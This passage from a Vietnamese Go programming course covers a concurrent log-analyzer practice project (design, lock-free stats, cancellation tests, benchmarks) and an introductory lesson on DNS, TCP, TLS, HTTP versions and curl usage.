9. **[Thử thách]** Viết `Config` đa nguồn: đọc **mặc định → tệp YAML/JSON → biến môi trường → cờ dòng lệnh** (ưu tiên tăng dần) bằng reflection đọc tag `env:"APP_PORT" default:"8080"`; báo lỗi rõ ràng khi thiếu giá trị bắt buộc hoặc sai kiểu. So sánh độ phức tạp với `spf13/viper` và `caarlos0/env`. (Chuẩn bị cho Buổi 27.)

Dự án thực hành 2 — Bộ phân tích log đồng thời

> **Thông tin dự án**
> **Thời lượng:** 8–12 giờ · **Kiến thức dùng:** Giai đoạn 1 và Buổi 12–17 · **Sản phẩm:** công cụ `logstat` phân tích hàng triệu dòng log truy cập bằng nhiều worker, có hủy bằng Ctrl+C, test đồng thời, benchmark và báo cáo tối ưu bằng pprof

Đây là dự án kiểm tra mọi thứ bạn học về concurrency, đồng thời mô phỏng một công việc có thật của backend/SRE: **đọc log truy cập của web server và rút ra số liệu**: tổng lượt, tỉ lệ lỗi 5xx, phân vị độ trễ, đường dẫn phổ biến nhất. Yêu cầu khó nhất nằm *ở tính đúng* (kết quả song song phải bằng tuần tự), *vòng đời* (hủy được, không rò rỉ goroutine), và *hiệu năng đo được* (không tối ưu theo cảm tính).

1. Đề bài

1.1. Đầu vào

Một hoặc nhiều tệp log, mỗi dòng có dạng (tách bằng khoảng trắng):

```
2026-10-09T08:15:30Z 203.0.113.5 GET /api/products/42 200 12.5ms
<thời gian RFC3339> <IP> <method> <đường dẫn> <mã trạng thái> <thời gian xử lý>ms
```

Dòng sai định dạng (thiếu trường, mã trạng thái không hợp lệ...) **không được làm chương trình dừng**; chỉ đếm vào "dòng hỏng".

1.2. Đầu ra mong muốn

```
logstat -workers 8 -top 6 access-0.log access-1.log access-2.log access-3.log
```

```
Tổng: 1000000 dòng hợp lệ, 0 dòng hỏng  (8 worker)
Tỉ lệ lỗi 5xx: 4.99%
Độ trễ: p50 <= 50ms, p95 <= 500ms, p99 <= 500ms
Mã trạng thái: 200=799486 201=49937 400=40062 404=60601 500=29858 503=20056
Top 6 đường dẫn:
  1. GET /api/products            200660
  2. GET /api/products/:id        199631
  3. GET /api/cart                100096
  4. GET /api/orders/:id          100053
  5. GET /api/orders              99993
  6. GET /login                   99641
```

Chú ý hai chi tiết nghiệp vụ: (1) đường dẫn được **chuẩn hóa** (`/api/products/42` và `/api/products/7` cùng thành `/api/products/:id`, bỏ query string) để thống kê có ý nghĩa; (2) phân vị độ trễ lấy từ **histogram** (biểu đồ tần suất theo thùng) thay vì lưu từng giá trị, nên bộ nhớ không tăng theo số dòng.


1.3. Yêu cầu chức năng

1. Phân tích một hoặc nhiều tệp, số worker cấu hình được (`-workers`, mặc định số lõi CPU).
2. Thống kê: tổng dòng hợp lệ/hỏng; số lượt theo mã trạng thái; tỉ lệ 5xx; **p50/p95/p99** độ trễ (cận trên của thùng); top K đường dẫn (đã chuẩn hóa); số lỗi 5xx theo từng phút.
3. **Ctrl+C (SIGINT) hoặc SIGTERM** hủy việc đang làm, thoát với mã 130 và không rò rỉ goroutine.
4. Lỗi mở/đọc tệp báo rõ tên tệp và thoát với mã 1.
5. Công cụ phụ `loggen` sinh log giả xác định (theo hạt giống) để thử nghiệm và đo hiệu năng.

1.4. Yêu cầu phi chức năng (phần quan trọng nhất)

- **Đúng đắn:** kết quả với `-workers 8` **phải giống hệt** `-workers 1`, có test chứng minh.
- **Không có data race:** thiết kế sao cho không cần khóa (gợi ý: mỗi worker một bộ thống kê riêng, gộp ở cuối), test với `-race` (chạy trong WSL/Linux/CI).
- **Bộ nhớ có giới hạn:** không nạp cả tệp vào RAM; hàng đợi giữa các giai đoạn có đệm nhỏ.
- **Không rò rỉ goroutine** khi hủy hoặc khi có lỗi giữa chừng.
- **Đo được:** có benchmark theo số worker; có báo cáo tối ưu dựa trên pprof.

2. Thiết kế



Những quyết định thiết kế đáng suy nghĩ (hãy tự trả lời trước khi xem gợi ý):

1. **Vì sao truyền theo lô (batch) thay vì từng dòng qua channel?** Mỗi thao tác channel tốn khoảng 50–100 ns; 1 triệu dòng × 2 thao tác sẽ đắt hơn cả việc phân tích dòng. Lô 2000 dòng chia nhỏ chi phí đồng bộ hóa.
2. **Vì sao mỗi worker có `Stats` riêng rồi mới `Merge`?** Loại bỏ hoàn toàn tranh chấp: không mutex, không atomic, không race (xem kết quả đo ở Buổi 14: "đếm riêng rồi gộp" nhanh hơn hàng trăm lần).
3. **Vì sao dùng histogram cho độ trễ?** Lưu từng giá trị tốn `8 byte × số dòng` (8 MB cho 1 triệu dòng, 8 GB cho 1 tỷ); histogram dùng bộ nhớ cố định và `Merge` chỉ là cộng mảng.
4. **Vì sao dùng `errgroup`?** Một lỗi (ví dụ không mở được tệp) phải **hủy mọi goroutine còn lại** và trả về lỗi đầu tiên; `errgroup` làm điều đó và còn gọn hơn `WaitGroup` tự gom lỗi.
5. **Ai đóng channel?** Chỉ nhà sản xuất duy nhất đóng `batches`; worker chỉ nhận. Khi gửi lô, nhà sản xuất phải `select` với `ctx.Done()` để không kẹt nếu worker đã dừng.

3. Kế hoạch theo mốc

Mốc	Công việc	Tiêu chí hoàn thành
1	`ParseLine`, `NormalizePath`, kiểu `Entry`	Table-driven test: dòng hợp lệ, thiếu trường, thời gian/status/duration sai, rỗng
2	Kiểu `Stats`: `Add`, `Merge`, histogram, `Percentile`, `ErrorRate`, `TopPaths`	Test phân vị với dữ liệu biết trước; test `Merge` giao hoán
3	Bản **tuần tự** `Analyze` (1 worker) đọc một tệp	Chạy được với `loggen` 100.000 dòng; có kết quả tham chiếu
4	Bản **đồng thời** (pipeline + `errgroup`), `signal.NotifyContext`	Test "song song bằng tuần tự"; test hủy không rò rỉ goroutine
5	Benchmark theo số worker với 1 triệu dòng	Bảng số liệu + nhận xét tỉ lệ tăng tốc
6	Profile bằng pprof, tối ưu **hai điểm** nghẽn đo được, đo lại	Báo cáo trước/sau kèm `benchstat`; test vẫn xanh
7	Hoàn thiện: thông báo lỗi, `go vet`, README	Mọi tiêu chí nghiệm thu

4. Gợi ý cài đặt (xem sau khi tự làm)

4.1. Thống kê không cần khóa

```
// bounds là các ngưỡng (ms) của histogram; thêm một thùng "+Inf" ở cuối.
var bounds = [...]float64{1, 2, 5, 10, 20, 50, 100, 200, 500, 1000, 2000}

// Mỗi worker giữ một Stats RIÊNG rồi Merge ở cuối: không cần khóa, không có data race.
type Stats struct {
    Total  int
    Bad    int
    Status map[int]int
    Paths  map[string]int
    Errors map[string]int // số lỗi 5xx theo phút
    Hist   [len(bounds) + 1]int
}

func (s *Stats) Add(e Entry) {
    s.Total++
    s.Status[e.Status]++
    s.Paths[e.Method+" "+NormalizePath(e.Path)]++
    if e.Status >= 500 {
        s.Errors[e.Time.UTC().Format("2006-01-02T15:04")]++
    }
    i := sort.SearchFloat64s(bounds[:], e.Millis) // thùng đầu tiên có ngưỡng >= Millis
    s.Hist[i]++
}

func (s *Stats) Merge(o *Stats) { // cộng từng trường của o vào s
    s.Total += o.Total
    s.Bad += o.Bad
    for k, v := range o.Status {
        s.Status[k] += v
    }
    // ... tương tự cho Paths, Errors, Hist
}
```

4.2. Pipeline có hủy và không rò rỉ

```
func Analyze(ctx context.Context, paths []string, workers int) (*Stats, error) {
    batches := make(chan []string, workers*2) // đệm nhỏ: giới hạn bộ nhớ đang bay
    g, ctx := errgroup.WithContext(ctx)

    g.Go(func() error { // nhà sản xuất duy nhất
        defer close(batches)
        for _, p := range paths {
            if err := readFile(ctx, p, batches); err != nil {
                return err
            }
        }
        return nil
    })

    partial := make([]*Stats, workers)
    for w := range partial {
        partial[w] = NewStats()
        g.Go(func() error { // worker w chỉ ghi vào partial[w]
            for b := range batches {
                for _, line := range b {
                    partial[w].AddLine(line)
                }
                if err := ctx.Err(); err != nil {
                    return err
                }
            }
            return nil
        })
```

```
    }
    if err := g.Wait(); err != nil {
        return nil, err
    }
    total := NewStats()
    for _, p := range partial {
        total.Merge(p)
    }
    return total, nil
}
```

Và trong `readFile`, mỗi lần gửi lô phải tôn trọng hủy:

```
select {
case out <- batch:
case <-ctx.Done():
    return ctx.Err() // người tiêu thụ đã dừng: đừng kẹt vĩnh viễn
}
```

4.3. Hai bài test quan trọng nhất

```
// Kết quả song song PHẢI bằng kết quả tuần tự: kiểm tra tính đúng đắn đồng thời.
func TestParallelEqualsSequential(t *testing.T) {
    paths := writeLogs(t, t.TempDir(), 3, 20000) // 60.000 dòng sinh bằng Generate
    seq, _ := Analyze(context.Background(), paths, 1)
    par, _ := Analyze(context.Background(), paths, 8)
    if !reflect.DeepEqual(seq, par) {
        t.Fatalf("khác nhau: tuần tự %d dòng, song song %d dòng", seq.Total, par.Total)
    }
}

func TestAnalyzeCancelNoLeak(t *testing.T) {
    paths := writeLogs(t, t.TempDir(), 2, 50000)
    before := runtime.NumGoroutine()
    ctx, cancel := context.WithCancel(context.Background())
    cancel() // hủy ngay từ đầu
    if _, err := Analyze(ctx, paths, 4); !errors.Is(err, context.Canceled) {
        t.Fatalf("err = %v, muốn context.Canceled", err)
    }
    time.Sleep(50 * time.Millisecond)
    if after := runtime.NumGoroutine(); after > before {
        t.Errorf("rò rỉ goroutine: trước %d, sau %d", before, after)
    }
}
```

5. Kết quả đo mẫu và cách đọc

Benchmark với **1 triệu dòng** (4 tệp × 250.000), cùng máy Intel i5-10300H 8 luồng:

```
BenchmarkAnalyze/workers=1-8   3   599846600 ns/op   270710093 B/op   5051046 allocs/op
BenchmarkAnalyze/workers=2-8   3   386541067 ns/op   270758645 B/op   5051191 allocs/op
BenchmarkAnalyze/workers=4-8   3   308198267 ns/op   270735986 B/op   5051083 allocs/op
BenchmarkAnalyze/workers=8-8   3   255510067 ns/op   270719240 B/op   5051083 allocs/op
```

Số worker	Thời gian	Tăng tốc	Nhận xét
1	600 ms	1,00×	Cơ sở
2	387 ms	1,55×	Gần 2× lý tưởng nhưng đã hụt
4	308 ms	1,95×	Lợi ích giảm dần mạnh
8	256 ms	**2,35×**	Chỉ ~29% hiệu suất lý tưởng (8×)

Vì sao **8 worker chỉ nhanh 2,35 lần** thay vì 8 lần? Đây chính là nội dung bài học, không phải thất bại:

1. **Định luật Amdahl (Buổi 16):** phần *tuần tự* đặt trần cho tăng tốc. Ở đây chỉ có **một goroutine đọc tệp** và cắt thành dòng (`bufio.Scanner`, `sc.Text()` cấp phát một chuỗi cho mỗi dòng). Dù có 8 worker phân tích, nhà sản xuất duy nhất vẫn là nút cổ chai.
2. **Áp lực cấp phát và GC:** 5 triệu lần cấp phát và 270 MB cho mỗi lần chạy (khoảng 5 cấp phát/dòng: chuỗi dòng, `strings.Fields`, phần tử đường dẫn...). GC chạy liên tục và **tranh CPU** với chính các worker.
3. **Băng thông bộ nhớ và đĩa:** nhiều lõi cùng quét dữ liệu bộ nhớ đệm nhỏ.

Bạn sẽ làm gì ở mốc 6? Hãy bắt đầu từ `go test -bench ... -cpuprofile` và nhìn sắp xếp theo `-cum`. Những hướng tối ưu *đã được chứng minh hiệu quả* trong dạng bài này (mỗi cái phải được kiểm chứng bằng số liệu của riêng bạn, đừng tin mà không đo):

- **Giảm cấp phát mỗi dòng:** thay `strings.Fields` (cấp phát slice 6 chuỗi) bằng quét thủ công trên dòng (`strings.Cut`/`IndexByte`) để không cấp phát; đọc theo `[]byte` thay vì chuyển sang `string` cho từng dòng.
- **Không gọi `time.Parse` cho mọi dòng** nếu chỉ cần khóa theo phút: có thể lấy 16 ký tự đầu của chuỗi thời gian làm khóa (kiểm tra định dạng tối thiểu), hoặc chỉ phân tích cho dòng 5xx.
- **Đọc nhiều tệp song song** (mỗi tệp một nhà sản xuất): loại bỏ nút cổ chai một nhà sản xuất khi có nhiều tệp.
- **Chia tệp lớn thành các khoảng byte** (căn theo ký tự xuống dòng) để nhiều goroutine đọc cùng một tệp (nâng cao, cẩn thận ở ranh giới).
- Tăng kích thước lô, hoặc tái sử dụng bộ đệm lô bằng `sync.Pool` (chỉ khi profile chứng minh).

6. Tiêu chí nghiệm thu (tự chấm)

Loại	Tiêu chí	Đạt?
B	Đủ chức năng ở mục 1.3, kết quả đúng trên log do `loggen` sinh	☐
B	Test **song song bằng tuần tự** (`reflect.DeepEqual`) và test hủy không rò rỉ goroutine	☐
B	Dòng hỏng chỉ được đếm, không làm dừng; có table-driven test cho `ParseLine`	☐
B	Không dùng mutex/biến toàn cục cho thống kê; mỗi worker một `Stats` rồi `Merge`	☐
B	Hủy bằng Ctrl+C hoạt động, thoát mã 130, không rò rỉ	☐
B	Mọi thao tác chờ channel đều đi kèm `ctx.Done()`; channel do nhà sản xuất đóng	☐
B	Có benchmark theo số worker và bảng số liệu kèm nhận xét	☐
B	`go vet ./...` sạch, `go test -race ./...` xanh (chạy trong WSL/Linux/CI)	☐
N	Báo cáo tối ưu: ít nhất **hai** cải tiến được xác định bằng pprof, có số liệu trước/sau bằng `benchstat`	☐
N	Bộ nhớ đỉnh không phụ thuộc kích thước tệp (kiểm tra với tệp 10× lớn hơn)	☐
N	Đầu ra có tùy chọn `-json` (cấu trúc ổn định)	☐
N	Có độ phủ test từ 85% cho package phân tích	☐

7. Mở rộng

1. **Chế độ theo dõi (`-follow`)**: như `tail -f`, đọc phần được thêm vào tệp và cập nhật thống kê định kỳ (mỗi 5 giây) cho đến khi hủy.

2. **Phát hiện bất thường:** cảnh báo khi tỉ lệ 5xx trong một phút vượt ngưỡng, hoặc một IP gửi quá nhiều yêu cầu (nghi tấn công).
3. **Thống kê theo cửa sổ thời gian** (mỗi phút, mỗi 5 phút) và xuất theo định dạng Prometheus (chuẩn bị cho Buổi 38).
4. **Chạy dạng dịch vụ HTTP:** cung cấp `/stats` JSON và `/healthz`, tắt êm bằng `Shutdown` (Buổi 15).
5. Dùng `iter.Seq` (Buổi 10) để biến luồng dòng thành iterator ghép được (`Lines`, `Parse`, `Filter`).
6. So sánh với công cụ có sẵn như `awk`, `jq`, hoặc `goaccess` về tốc độ trên cùng dữ liệu, và viết nhận xét về đánh đổi.

> **Điều dự án này dạy bạn**
>
> Kỹ năng quý giá nhất không nằm ở việc "dùng goroutine" mà ở **chuỗi suy nghĩ**: *thiết kế để không chia sẻ trạng thái → chứng minh đúng bằng test song song-bằng-tuần-tự → đo → nhìn ra nút cổ chai tuần tự bằng định luật Amdahl → profile → sửa đúng chỗ → đo lại.* Đó chính là cách Senior tiếp cận mọi bài toán hiệu năng. Bài học này sẽ trở lại ở Buổi 33 (hàng đợi và worker), Buổi 36 (CSDL) và Buổi 49 (load test).

PHẦN 3 — NỀN TẢNG WEB VÀ DỮ LIỆU

> **Tổng quan giai đoạn**
> **Số buổi:** 5 (Buổi 18 – Buổi 22) · **Thời lượng:** khoảng 2 tuần toàn thời gian · **Đầu vào:** hoàn thành Giai đoạn 1 (Giai đoạn 2 nên xong ít nhất Buổi 12–15) · **Đầu ra:** hiểu HTTP đến tận giao thức, viết được server bằng thư viện chuẩn, thiết kế và truy vấn CSDL quan hệ, nối Go với PostgreSQL an toàn và hiệu quả.

Trước khi dùng Gin, bạn cần hiểu **những gì Gin đứng trên vai**. Gin chỉ là một bộ định tuyến và tập tiện ích mỏng đặt trên `net/http`; còn `net/http` chạy trên HTTP; HTTP chạy trên TCP/TLS. Khi hệ thống chậm hoặc lỗi lạ ("502 Bad Gateway", "connection reset", "CORS error"), người **hiểu tầng nền** tìm ra nguyên nhân trong vài phút, người không hiểu mất vài ngày. Tương tự, đa số hệ thống backend thật sự là *"một ứng dụng bọc quanh cơ sở dữ liệu"*; sai lầm trong mô hình dữ liệu hoặc transaction là loại sai lầm **đắt nhất** vì dữ liệu sai thì không "deploy lại" là xong.

Mục tiêu của giai đoạn

- Giải thích hành trình của một request: DNS → TCP → TLS → HTTP → server → CSDL → response.
- Dùng đúng phương thức, mã trạng thái, header, cookie, CORS, cache; đọc và viết được giao thức HTTP bằng tay.
- Xây server HTTP hoàn chỉnh bằng `net/http` (Go 1.22: định tuyến theo method và tham số đường dẫn), với timeout, middleware, test.
- Thiết kế schema PostgreSQL chuẩn hóa hợp lý, viết SQL từ cơ bản đến CTE và window function.
- Hiểu **index, transaction, mức cô lập, khóa** và đọc `EXPLAIN` để tối ưu truy vấn.
- Truy cập PostgreSQL từ Go an toàn (chống SQL injection), có pool, transaction, migration, và biết chọn giữa `database/sql`, `pgx`, `sqlc`, GORM.

Danh sách buổi học

Buổi	Chủ đề	Từ khóa chính
18	Mạng và HTTP	DNS, TCP, TLS, HTTP/1.1/2/3, status, header, cookie, CORS, cache
19	`net/http` thư viện chuẩn	ServeMux 1.22, middleware, client, timeout
20	SQL và thiết kế cơ sở dữ liệu	DDL, DML, JOIN, CTE, window, chuẩn hóa
21	Index, transaction và truy vấn hiệu quả	B-tree, EXPLAIN, ACID, isolation, khóa
22	Go với PostgreSQL	pgx, pool, transaction, sqlc, GORM, migration

Sản phẩm của giai đoạn: nền móng ShopGo

Sau Buổi 22 bạn sẽ có: **schema PostgreSQL của ShopGo** (người dùng, danh mục, sản phẩm, đơn hàng) đã qua migration, một **tầng truy cập dữ liệu** (repository) bằng Go có test tích hợp, và hiểu vì sao mọi quyết định trong đó được đưa ra. Giai đoạn 4 sẽ đặt API Gin lên trên nền này.

Tự đánh giá trước khi sang Giai đoạn 4

- Tôi giải thích được sự khác nhau giữa `401` và `403`, `PUT` và `PATCH`, `301` và `307`, vì sao `GET` phải an toàn và idempotent.
- Tôi viết được server `net/http` với các route `GET /products/{id}` và `POST /products`, có timeout và test `httptest`.
- Tôi viết được `JOIN` nhiều bảng, `GROUP BY ... HAVING`, CTE và `ROW_NUMBER() OVER (PARTITION BY ...)`.
- Tôi giải thích được vì sao cần index trên cột khóa ngoại và đọc được `EXPLAIN ANALYZE` để biết truy vấn dùng index hay quét toàn bảng.
- Tôi nêu được 4 tính chất ACID, ví dụ một anomaly ở mức cô lập `READ COMMITTED`, và cách `SELECT ... FOR UPDATE` giải quyết.
- Tôi không bao giờ nối chuỗi vào câu lệnh SQL và biết dùng tham số hóa.

Buổi 18 — Mạng và HTTP

> **Thông tin buổi học**
> **Thời lượng:** 5 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 1–9 (Buổi 12–15 hữu ích)

> **Mục tiêu học tập**
> Sau buổi học này bạn có thể:
>
> - Mô tả đường đi của một request qua DNS, TCP, TLS và HTTP; ước lượng chi phí độ trễ của mỗi bước.
> - Phân biệt HTTP/1.1, HTTP/2, HTTP/3 và biết chúng giải quyết vấn đề gì.
> - Chọn đúng **phương thức**, **mã trạng thái**, **header** cho từng tình huống API.
> - Hiểu cookie, session, **CORS**, **cache HTTP (ETag)** và những cạm bẫy bảo mật liên quan.
> - Dùng `curl` thành thạo để gọi và gỡ lỗi API; đọc được một phiên HTTP "thô".

1. Từ gõ địa chỉ đến nhận được dữ liệu

Khi ứng dụng gọi `https://api.shopgo.vn/orders`, các bước diễn ra tuần tự, mỗi bước có chi phí độ trễ riêng:

```
1. DNS        "api.shopgo.vn" -> 203.0.113.10          (tra cứu: ~1 RTT, có cache)
2. TCP        bắt tay 3 bước SYN, SYN-ACK, ACK          (1 RTT)
3. TLS 1.3    trao đổi khóa, xác thực chứng chỉ         (1 RTT; TLS 1.2 mất 2 RTT)
4. HTTP       gửi request, nhận response                 (1 RTT + thời gian server xử lý)
-------------------------------------------------------------------------------
Kết nối MỚI + HTTPS: khoảng 3-4 RTT trước khi có byte dữ liệu đầu tiên.
Ví dụ RTT 50 ms (Việt Nam -> Singapore): ~150-200 ms CHỈ để thiết lập kết nối.
```

Bài học thực tế: **tái sử dụng kết nối** (keep-alive, connection pooling) và **đặt server gần người dùng** (CDN, vùng cloud) giảm độ trễ nhiều hơn mọi tối ưu mã. RTT (*round-trip time*) là thời gian một gói tin đi và về; ánh sáng trong cáp quang cũng cần thời gian: Việt Nam – Mỹ khoảng 200 ms RTT bất kể bạn viết Go giỏi đến đâu.

2. Các tầng mạng (mức bạn cần biết)

Tầng	Giao thức	Vai trò
Ứng dụng	HTTP, gRPC, WebSocket, DNS, SMTP	Ngữ nghĩa của ứng dụng: "lấy đơn hàng 7"
Bảo mật	**TLS**	Mã hóa và xác thực, tạo nên HTTPS
Giao vận	**TCP**, UDP	Truyền tin cậy theo luồng (TCP) hoặc nhanh nhưng không đảm bảo (UDP)
Mạng	**IP** (IPv4, IPv6)	Định tuyến gói tin giữa các máy bằng địa chỉ IP
Liên kết	Ethernet, Wi-Fi	Truyền trong mạng cục bộ

2.1. IP, cổng và DNS

- **Địa chỉ IP** định danh một máy trên mạng (`203.0.113.10`, hoặc IPv6 `2001:db8::1`). **Cổng (port)** định danh một dịch vụ trên máy đó (0–65535): HTTP 80, HTTPS 443, PostgreSQL 5432, Redis 6379, SSH 22.

Một *socket* = (IP, cổng). `127.0.0.1` / `localhost` là chính máy bạn; `0.0.0.0` khi **lắng nghe** nghĩa là *mọi giao diện mạng*.

- **DNS** dịch tên miền sang IP. Bản ghi chính: **A** (IPv4), **AAAA** (IPv6), **CNAME** (bí danh sang tên khác), **MX** (mail), **TXT** (xác minh, SPF), **NS** (máy chủ tên). Mỗi bản ghi có **TTL** (thời gian được lưu cache). Hệ quả vận hành: *đổi IP của server không có hiệu lực ngay* mà chờ cache hết TTL; hạ TTL xuống trước khi di chuyển hạ tầng. Lệnh kiểm tra: `nslookup api.shopgo.vn`, `dig +short A api.shopgo.vn`.

2.2. TCP: truyền tin cậy

TCP đảm bảo dữ liệu đến **đủ, đúng thứ tự, không trùng** nhờ đánh số thứ tự, xác nhận (ACK), truyền lại khi mất gói, kiểm soát luồng (không làm quá tải bên nhận) và kiểm soát tắc nghẽn (không làm quá tải mạng). Những khái niệm bạn gặp khi vận hành:

- **Bắt tay 3 bước** để mở kết nối, tốn 1 RTT, là lý do kết nối ngắn hạn đắt.
- `TIME_WAIT`: kết nối đã đóng vẫn "nằm lại" khoảng 60 giây ở bên chủ động đóng. Server gọi liên tục dịch vụ khác bằng kết nối **mới mỗi lần** sẽ cạn cổng tạm (*ephemeral ports*): triệu chứng `cannot assign requested address`. Cách chữa: **dùng lại kết nối** (HTTP client có pool, Buổi 19).
- **Keep-alive:** giữ kết nối mở để gửi nhiều request liên tiếp.
- **"Connection reset by peer":** bên kia đóng đột ngột (crash, timeout, tường lửa). **"Connection refused":** không có tiến trình nào lắng nghe cổng đó (hoặc nhầm host/port). **"i/o timeout":** gói tin biến mất (tường lửa chặn, sai mạng). Ba lỗi, ba nguyên nhân khác hẳn, hãy học phân biệt.

UDP không đảm bảo gì nhưng ít chi phí: DNS, streaming, và **HTTP/3 (QUIC)** xây lại độ tin cậy bên trên UDP.

2.3. TLS và HTTPS

TLS tạo kênh **mã hóa** và **xác thực server** (và tùy chọn client) giữa hai bên. Ý chính:

1. **Chứng chỉ (certificate)** gắn tên miền với khóa công khai, do **CA (Certificate Authority)** đáng tin ký. Trình duyệt kiểm tra chuỗi chữ ký, tên miền, hạn dùng. *Let's Encrypt* cấp chứng chỉ miễn phí và tự động (Buổi 46).
2. **Bắt tay:** hai bên thỏa thuận thuật toán, dùng mật mã khóa công khai để thống nhất **khóa phiên** đối xứng (nhanh), sau đó mã hóa dữ liệu bằng khóa đó. TLS 1.3 chỉ cần 1 RTT (và 0-RTT khi nối lại).
3. **SNI** cho phép nhiều tên miền dùng chung một IP. **mTLS** (TLS hai chiều): cả client cũng trình chứng chỉ, dùng giữa các microservice (Buổi 50).
4. **TLS chấm dứt tại đâu?** Thông thường tại **reverse proxy/load balancer** (Nginx, ALB), rồi chuyển HTTP thường vào mạng nội bộ. Server Go của bạn chạy HTTP thuần phía sau, còn client thấy HTTPS (Buổi 46).

> **Không bao giờ tắt kiểm tra chứng chỉ ở production**
>
> `InsecureSkipVerify: true` trong cấu hình TLS client làm mất toàn bộ ý nghĩa xác thực: kẻ tấn công man-in-the-middle đọc/sửa được mọi thứ. Nó chỉ chấp nhận được trong thử nghiệm cục bộ. Gặp lỗi chứng chỉ, hãy sửa gốc rễ (thêm CA nội bộ vào kho tin cậy), đừng tắt kiểm tra.

3. Các phiên bản HTTP

	HTTP/1.1	HTTP/2	HTTP/3
Truyền tải	Văn bản, trên TCP	**Nhị phân** (khung/frame), trên TCP	Nhị phân, trên **QUIC (UDP)**

	HTTP/1.1	HTTP/2	HTTP/3
Song song	1 request/kết nối; trình duyệt mở ~6 kết nối	**Ghép kênh (multiplexing)**: nhiều luồng trên 1 kết nối	Ghép kênh, **không** chặn lẫn nhau
Nén header	Không	**HPACK**	QPACK
Vấn đề còn lại	*Head-of-line blocking* ở tầng HTTP	HOL blocking ở **tầng TCP**: mất 1 gói chặn mọi luồng	Giải quyết nhờ QUIC; bắt tay nhanh hơn
Ghi chú	Mặc định cho API nội bộ, `curl`	Go `net/http` tự dùng khi có TLS	Cần hỗ trợ ở proxy/CDN

Với bạn, hệ quả thực tế: (1) **Go `net/http` tự động nói HTTP/2 khi dùng TLS**, bạn không viết gì thêm; (2) HTTP/2 giúp client gọi nhiều API song song qua một kết nối, giảm chi phí bắt tay; (3) trong mạng nội bộ phía sau load balancer thường dùng HTTP/1.1 là đủ; gRPC (Buổi 34) thì **bắt buộc HTTP/2**.

4. HTTP là giao thức văn bản: nhìn tận mắt

HTTP/1.1 đơn giản đến mức bạn gõ tay được. Một **request** gồm: *dòng đầu* (method, đường dẫn, phiên bản), *các header* (mỗi dòng `Tên: giá trị`), *một dòng trống*, rồi *thân (body)* tùy chọn. **Response** tương tự: dòng trạng thái, header, dòng trống, thân.

Chương trình sau dựng một server rồi **tự mở kết nối TCP thô** và viết một request bằng tay, in nguyên văn response:

```go
package main

import (
    "bufio"
    "fmt"
    "net"
    "net/http"
    "net/http/httptest"
    "strings"
)

func main() {
    srv := httptest.NewServer(http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        w.Header().Set("Content-Type", "application/json; charset=utf-8")
        w.Header().Set("X-Request-Id", "r-42")
        w.WriteHeader(http.StatusCreated)
        fmt.Fprint(w, `{"id":7}`)
    }))
    defer srv.Close()

    conn, _ := net.Dial("tcp", strings.TrimPrefix(srv.URL, "http://"))
    defer conn.Close()

    // Request HTTP/1.1 viết tay: các dòng kết thúc bằng \r\n, header kết thúc bằng một dòng trống.
    body := `{"item":"ao"}`
    fmt.Fprintf(conn, "POST /orders HTTP/1.1\r\nHost: shopgo.local\r\n"+
        "Content-Type: application/json\r\nContent-Length: %d\r\nConnection: close\r\n\r\n%s",
        len(body), body)

    sc := bufio.NewScanner(conn)
    for sc.Scan() {
        if line := sc.Text(); !strings.HasPrefix(line, "Date:") { // bỏ Date cho kết quả ổn định
            fmt.Println(line)
        }
    }
}
```

```
HTTP/1.1 201 Created
Content-Type: application/json; charset=utf-8
X-Request-Id: r-42
Content-Length: 8
Connection: close

{"id":7}
```

Đây chính là toàn bộ giao thức. Mọi framework (Gin, Echo, Express, Spring) cuối cùng chỉ đọc những dòng chữ này và ghi ra những dòng chữ tương tự.

4.1. curl: công cụ số một khi làm việc với API

```
curl -s -i -X POST http://127.0.0.1:18080/orders \
     -H "Content-Type: application/json" -d '{"item":"ao"}'
```

```
HTTP/1.1 201 Created
Content-Type: application/json; charset=utf-8
Location: /orders/7
Date: Fri, 09 Oct 2026 05:56:56 GMT
Content-Length: 35

{"id":7,"echo":"{\"item\":\"ao\"}"}
```

Chế độ `-v` (verbose) cho thấy cả chiều đi (`>`) lẫn chiều về (`<`): công cụ gỡ lỗi quý nhất:

```
* Trying 127.0.0.1:18080...
* Established connection to 127.0.0.1 (127.0.0.1 port 18080) from 127.0.0.1 port 49841
> POST /orders HTTP/1.1
> Host: 127.0.0.1:18080
> User-Agent: curl/8.17.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 13
>
< HTTP/1.1 201 Created
< Content-Type: application/json; charset=utf-8
< Location: /orders/7
< Content-Length: 35
<
* Connection #0 to host 127.0.0.1:18080 left intact
```

Cờ `curl`	Ý nghĩa
`-i` / `-I`	In header của response / chỉ gửi `HEAD`
`-v`	Chi tiết cả request và response (gỡ lỗi)
`-s`	Im lặng (không in thanh tiến độ), dùng trong script
`-X METHOD`	Chọn phương thức (`-d` đã tự ngầm định `POST`)
`-H "Tên: giá trị"`	Thêm header
`-d '...'` / `-d @tệp.json`	Gửi thân; `@` để đọc từ tệp
`-o tệp`, `-O`	Lưu response ra tệp
`-L`	Đi theo redirect
`-w '%{http_code} %{time_total}\n'`	In số liệu sau khi xong (mã, thời gian)
`--max-time 5`, `--connect-timeout 2`	Giới hạn thời gian

Cờ `curl`	Ý nghĩa
`-u user:pass`, `-H "Authorization: Bearer ..."`	Xác thực
`-k`	Bỏ qua kiểm tra chứng chỉ (**chỉ cho thử nghiệm cục bộ**)
`--compressed`	Yêu cầu và tự giải nén gzip

5. Phương thức HTTP

Method	Ý nghĩa	An toàn	Idempotent	Ví dụ
`GET`	Đọc tài nguyên	Có	Có	`GET /products/7`
